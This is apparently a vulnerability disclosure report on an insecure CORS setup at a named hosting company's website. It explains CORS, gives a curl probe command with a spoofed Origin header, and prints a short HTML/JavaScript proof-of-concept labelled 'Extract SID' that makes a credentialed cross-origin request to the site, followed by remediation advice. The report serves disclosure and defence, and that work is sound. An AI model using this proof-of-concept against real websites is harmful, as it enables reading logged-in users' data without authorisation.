**Vulnerability Name : Insecure CORS Configuration**

HTML5 brought us some great new features to power the web by providing support for latest multimedia and server communication. Besides, all the latest versions of modern browsers have their support for HTML5. The features are designed to make it easy to include, and handle multimedia and graphical content on the web without having to use any third-party plug-ins or APIs. Cross Origin Resource Sharing is one of the implementations that HTML5 brought into light.

Wikipedia defines Cross-origin resource sharing (CORS) as « a mechanism that allows restricted resources (e.g. fonts) on a web page to be requested from another domain outside the domain from which the resource originated. ». So, CORS came essentially to eliminate some restrictions imposed by the Same-origin policy which would block a AJAX requests from accessing data on a web page unless it is coming from the same origin.


In simple words, Imaging the [www.hostinger.co.uk](http://www.hostinger.co.uk) wants to access some data on another website, suppose site.com. This type of request traditionally wouldn’t be allowed under the browser’s Same Origin Policy. However, by supporting CORS requests, site.com can add a few special response headers that allows example.com to access the data.

You can use Curl to check if the website has CORS enabled or not. You can simply type the following command :

**Curl https://www.hostinger.co.uk/tutorials/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fwww.hostinger.co.uk%2Ftutorials%2F H "Origin:**

**https://www.bing.com" -I**

**Screenshot (Response) :**

****

**The server may respond with:**

**An Access-Control-Allow-Origin header in its response indicating which origin sites**

**are allowed. For example:**

Access-Control-Allow-Origin: http://www.evil.com

Access-Control-Allow-Origin: http://www.evil.com

**An error page if the server does not allow the cross-origin request :**

Request Blocked: The Same Origin Policy disallows reading the remote resource at

http://www.site.com/. This can be

fixed by moving the resource to the same domain or enabling CORS.

Request Blocked: The Same Origin Policy disallows reading the remote resource at

http://www.site.com/. This can be

fixed by moving the resource to the same domain or enabling CORS.

**An Access-Control-Allow-Origin (ACAO) header with a wildcard that allows all**

**domains:**

Access-Control-Allow-Origin: \*

Access-Control-Allow-Origin: \*

**i made quick poc code for it**

**----------------------------------------------------------------------------------------------------------------------------**

<!DOCTYPE html>

<html>

<body>

<center>

<h2>CORS POC Exploit</h2>

<h3>Extract SID</h3>

<div id="demo">

<button type="button" onclick="cors()">Exploit</button>

</div>

<script>

function cors() {

var xhttp = new XMLHttpRequest();

xhttp.onreadystatechange = function() {

if (this.readyState == 4 && this.status == 200) {

document.getElementById("demo").innerHTML = alert(this.responseText);

}

};

xhttp.open("GET",”https://www.hostinger.co.uk/tutorials/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fwww.hostinger.co.uk%2Ftutorials%2F”, true);

xhttp.withCredentials = true;

xhttp.send();

}

</script>

</body>

</html>

**----------------------------------------------------------------------------------------------------------------------------**

**I placed this file to my server as cors.html**

**I hope this will fix very soon**

**Security Guidance :**

**Ensure that URLs responding with Access-Control-Allow-Origin: \* do not include any sensitive content or information that might aid attacker in further attacks.**

**Allow only selected, trusted domains in the Access-Control-Allow-Origin header. Prefer whitelisting domains over blacklisting or allowing any domain (do not use \* wildcard nor blindly return the Origin header content without any checks).**

**Don’t rely only on the Origin header for Access Control checks. Browsers always send this header in CORS requests, but it may be spoofed outside the browser. Application level protocols should be used to protect sensitive data.**

**Regards**

**Shubham Maheshwari**

**HackerEra Cyber Security Consultancy PVT LTD**